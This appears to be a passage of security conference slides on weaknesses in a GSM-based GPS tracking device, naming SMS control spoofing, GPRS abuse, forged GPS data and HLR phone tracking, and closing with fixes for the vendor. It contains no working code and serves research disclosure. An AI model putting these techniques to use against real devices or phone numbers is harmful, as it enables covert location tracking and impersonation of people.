- We can forge RSSI
- GPS data can be forged easily
  - Yay for on-line maps and Google Earth!

# The Assisted in Assisted GPS

- Doesn't mean 'Assisting You'
  - It means 'Assisting Them'
- Obviously, known LAC/CI pairs should indicate potentially bad GPS data (or vice versa)
- Selling LAC/CI is big \$ in the Location Research markets



We hit the Trifecta

# We can now...

- Discover random tracking devices
  - Device Profiling and War Texting
- Force location interception
  - SMS Control Spoofing and GPRS Abuse
- Impersonate compromised targets
  - SMS Access, GPRS Abuse, and Client Spoofing

# What attacks can be performed?

- This is an issue of thinking like an attacker
- Discover and monitor targets over time
- Assess highly desirable targets
- Strategic planning through behavioral analysis





What can be done to fix these problems?

# Currently, they are...

- Using T-Mobile to do things “the wrong way”
  - “Non-Geographic Test Number” NPA/NXX
    - As of February 2011
    - Not active in Number Portability Administration
    - Blocks SMS from services like RoutoMessaging (temporarily?)
  - GPRS PDP Context Switching
    - Drop different types of devices into different networks

# But, they should be...

- Not relying on the control message
  - Why embed an IPv4 address at all?
- Not implementing confidentiality and integrity
  - T-Mobile sends encrypted SMS to update SIMs, why can't Zoombak do the same for the App?
- Disallowing software from talking to non-Zoombak resources
  - Force all network traffic through to Zoombak systems on the network
- Using HLR to assess potential spoofing/abuse
  - Dead technique unless T-Mobile exports this

*Carmen's* Success is *Zoombak's* Failure

# Remember Carmen Sandiego?

- Research presented with Nick DePetrillo (Crucial Security / Harris Corporation)
- Tracking via HLR access
- Only a Phone Number is required



Search Maps

[Show search options](#)[Get Directions](#) [My Maps](#)[Save to My Maps](#)

Displaying content from [thecarmensandiegoproject.com](http://thecarmensandiegoproject.com)

The content displayed below and overlaid onto this map is provided by a third party, and Google is not responsible for it. Information you enter below may become available to the third party.

## Contents



 Nick DePetrillo

MSC 16466228032Sample accuracy 74%

**Nick DePetrillo**

**MSC 16466228032**

**Sample accuracy 74%**

[Directions](#) [Search nearby](#) [Save to...](#) [more▼](#)

# Carmen Succeeded!

- T-Mobile HLR requests now fail
- Random MSC values from a static set of N
- No more T-Mobile tracking
- All major GSM providers in the USA are now secure

# Bad for Zoombak

- No Location Data to compare to
- The device's response must be trusted
- HLR can't prove error / manipulations





What Lessons can we Learn?

# Embedded Security is Hard

- Weak security surface
- Vast threat surface
- Many “moving parts” to maintain
  - Baseband
  - GPS firmware
  - Application firmware
  - SIM software/keys/etc
- The days of obfuscating your product are over
  - No plastic / epoxy / silicon for me

# It's also a Function of \$

- Decreased production cost
- Increased functionality
  - Zigbee/802.15.4/Z-Wave
  - RFID/NFC
  - DECT
- Increased application space
  - More production = decreased cost to user

# What's the next *Killer* App?

- Urban Traffic Control systems
  - Controlled over GSM
- SCADA sensors
  - Controlled over GSM / SMS
- Generic user devices
  - Kindles, iPads, etc
- Children's toys (IM-ME) capable of GSM
  - IM-ME has a 26MHz clock and can (sort of) do GSM-850

Well... Remember the last person that  
made Oprah look bad?

# Yeah, me either.




By GEORGE BURNS, AP

James Frey appears on Oprah Winfrey's show in 2006.

# Thanks For All The Fish!

- Nick DePetrillo
- Chris Eng
- Travis Goodspeed
- Andreas Junestam
- Mike Kershaw
- Zane Lackey
- Patrick McCanna
- Luis Miras
- David Munson
- Mike Ossmann
- Eric Schneider
- Alex Stamos
- Scott Stender
- David Thiel

“We ain’t hard 2 find” - 2pac



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